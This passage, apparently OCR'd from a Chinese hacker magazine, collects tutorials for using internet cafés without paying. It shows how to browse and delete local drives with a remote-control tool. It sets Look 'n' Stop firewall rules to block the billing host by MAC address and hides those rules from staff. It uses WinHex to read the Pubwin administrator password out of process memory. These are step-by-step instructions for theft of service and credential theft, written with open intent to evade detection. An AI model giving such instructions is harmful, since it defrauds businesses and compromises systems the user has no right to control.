


图 7

有人会问，如果遇到安装后不会自动运行的文件怎么办？网吧限制那么大，怎么才能看到本地硬盘的东西呢？回答是，那就更简单了，既然能下载了，网上那么多工具，想用就用！下面我就简单的介绍一下，就用现在吹得很厉害的远程控制任我行！到网上下载下来后是个压缩包，用迅雷运行后，双击远程控制任我行的主文件，于是任我行就运行了，如图8，本地硬盘的C、D、E盘清晰可见，还可以删除哦（小心网管拉你去见警察叔叔）！




图 8

（本文中涉及到的程序迅雷改装自动运行版已经收录在光盘中）

用Look 'n' Stop 打造史上最完美的免费上网大法

always

一、前言

在实施本大法之前，我们有必要先确认一下内容：网吧计费主机要为客户机提供查询消费和换机等服务，对客户机进行打开、锁定、关闭等操作，就必须和客户机进行通信。而我们要上网，就必须先让网吧计费主机为我们打开客户机，所以我们还是要花钱。还有当我们的时间到了后网吧计费主机那里会看作我们这里没人。所以实施所有的免费上网的方法都有个大前提：网吧的人既不能太多，也不能太少。因为网管不是白痴！记住：知足长乐，别太贪心而上得太久！

在X 第6 期上有一篇“非常防火墙－Look 'n' Stop”，仔细研读发现确实很不错。最难能可贵的就是可以自己设置“互联网过滤规则”。这样更有针对性，也更个性化。我就用它研究出一套完美的免费上网大法，不敢独享特来与众黑迷share一把！

二、前期准备

安装和使用在X 的第6 期上讲得很清楚了，这里就不多说。但是提醒注意几点：

1．安装完成后会有询问是否重启的对话框，选不重启。

2．有些机器的系统和软件环境不同，有的会安装硬件驱动、如出现Windows徽标的提示，此时应选“继续安装”。

运行Look 'n' Stop后不能查询消费了，看来网吧计费主机与客户机的通信已经被阻断了，那么网吧计费主机已经不能控制我们使用的电脑了，我们也可以无时间限制的使用电脑了。但是，有可能上不了网，也可能不能联网打CS 等基于udp 下的联网游戏了，QQ 视频也受到影响，偶尔开得起，会提示“新TCP 中转”，上网速度也有明显下降。

三、分析问题

关闭look'n'stop之后上述问题全部消失，看来问题出在Look 'n' Stop上。6期上讲了“上了起网就改最后一条规则，图1的“以太网：类型”为：IP 型，这引起了我对它的关注。仔细研究发现它的作用就是过滤掉所有非Look 'n' Stop允许的传入和传出的通信。那么它也一定把网吧计费主机和客户机之间的通信给过滤掉了(作者肯定在设计时没有为网吧考虑)，CS也理所当然地打不起了。因此我们也不能查询消费了，但是我们可以不受网吧计费主机的控制了，但是怎么解决CS 和网速的问题我一直没搞定，直到一天……




图 1

我发现我每查询一次消费，就会多出一条日志，于是我仔细地分析了日志，如图2。我发现每次IP 相同，我敢肯定那就是网吧计费主机。在日志里我发现网吧计费主机与客户机的通信是基于udp 的，日志里还有网吧计费主机和本机的mac 地址、截获本次通信的规则、通信端口等。也许你会说：我们设置规则过滤掉主机——本机的通信端口。其实不行的，这种通信会有几个备用端口，一个被堵，它用另一个。还有我在多次分析日志后发现还有一条规则：“UDP：Any other UDP packet”，如图3，删除它们后所有问题都消失，可是又被计费主机控制了，那怎么办呢？别急！还有下文！




图 2

四、解决问题

其实很简单嘛！记得日志里的网吧计费主机的MAC 地址吗？这么设置吧，“方向”为传入，“以太网：类型”为IP型，“协议”为全部，“来源以太网：地址”为等于，在后面的框内填上网吧计费主机的MAC 地址，其它的不用管，如图4。OK！到此为止，网吧计费主机的问题，CS，网速，QQ等问题都解决了，这样想上多久就能上多久了。




图 3




图 4

以下是我的使用建议：由于网管不是白痴，托盘处会有可疑图标，所以我们需要很强的隐蔽性才行。建议在添加规则时把规则名和描述写得具有迷惑性（可以用其它的规则名和描述来代替），再把所建规则往下移动一下。还有在熟悉之后就不要打中文补丁，使用E 文的更能隐蔽。最后是杀手锏：注意选项里的高级选项，如图5，把“当本程序退出后仍保持互联网过滤规则处于活动状态”勾上，好了可以关闭它了；到此没有可疑图标，没有可疑进程，简直太完美了。




图 5

最后说下，本大法在大多数的系统和软件环境下测试通过，不过在98 系统下无法打开Look 'n' Stop而不能成功。再次强调：知足长乐！别太贪心！由此引发的各种后果与本人无关！

（本文中涉及到的程序Look 'n' Stop已经收录在光盘中）

菜鸟的免费上网大法

£我是孟星魂

关于网吧免费上网的文章在以前的杂志上讲过许多，可是小弟也发现一些高手没有注意或者不屑的地方，这次就拿出来丢一下人，希望对各位菜菜们有点帮助。

我们山东的网吧N年前都是统一安装的Pubwin，起先版本较低，随便用任务管理器就能结束进程（默认程序名称是pubwin.exe），所以那时大家都玩的很高兴，因为不用省下自己的饭钱来上网了（我就曾经因为上网一天只吃两顿饭，往事不堪回首啊）。可是随着Pubwin的升级，这个直接关进程的方法就不管用了，因为Pubwin有了保护进程的功能（其实就是运行的同时附加了Reclock.exe，用结束进程的工具Pk.exe就能发现这两个进程在同一个目录里），往往是刚结束pubwin.exe没多久，系统就会重启或继续被锁定，这时候也不知是哪位牛人发明的用十六位编辑软件WINHEX在内存空间里找“WELCOME_TY”这几个字符，就能找到管理员密码。在此就简单的说一下：就是用winhex的“打开RAM”（图1）→“pubwin”→“主要内存”，再在winhex的工具栏上选择“搜索”→“寻找文字”，填上welcome_ty（不区分大小写），点击“确定”，在“welcome_ty”下边的那几个字符就是管理员的密码。




图 1

因为有时候不一定能找到welcome_ty，所以上边的那个方法不一定每次都成功。在此，我再介绍另一种方法，是以前看了“不用工具破解还原精灵”想到的，这个办法效果更好：在任务栏的pubwin图标上点右键，选择“系统设置”选项（图2），在弹出的“请输入管理员口令”对话框里随便输上个密码（图3），最好别是11111或00000这样的汇编数值，查找的时候可能分不出哪个才是真的密码，点“确定”，弹出一个“密码错误”的对话框，别关闭这个对话框，选择winhex的“内存打开程序”里“pubwin”→“主要内存”，再在winhex的工具栏上选择“搜索”→“寻找文字”（图4），填上你刚才输入的密码，点击“确定”（图5），有时真正的密码就会在你输的密码的下边了。




图 2

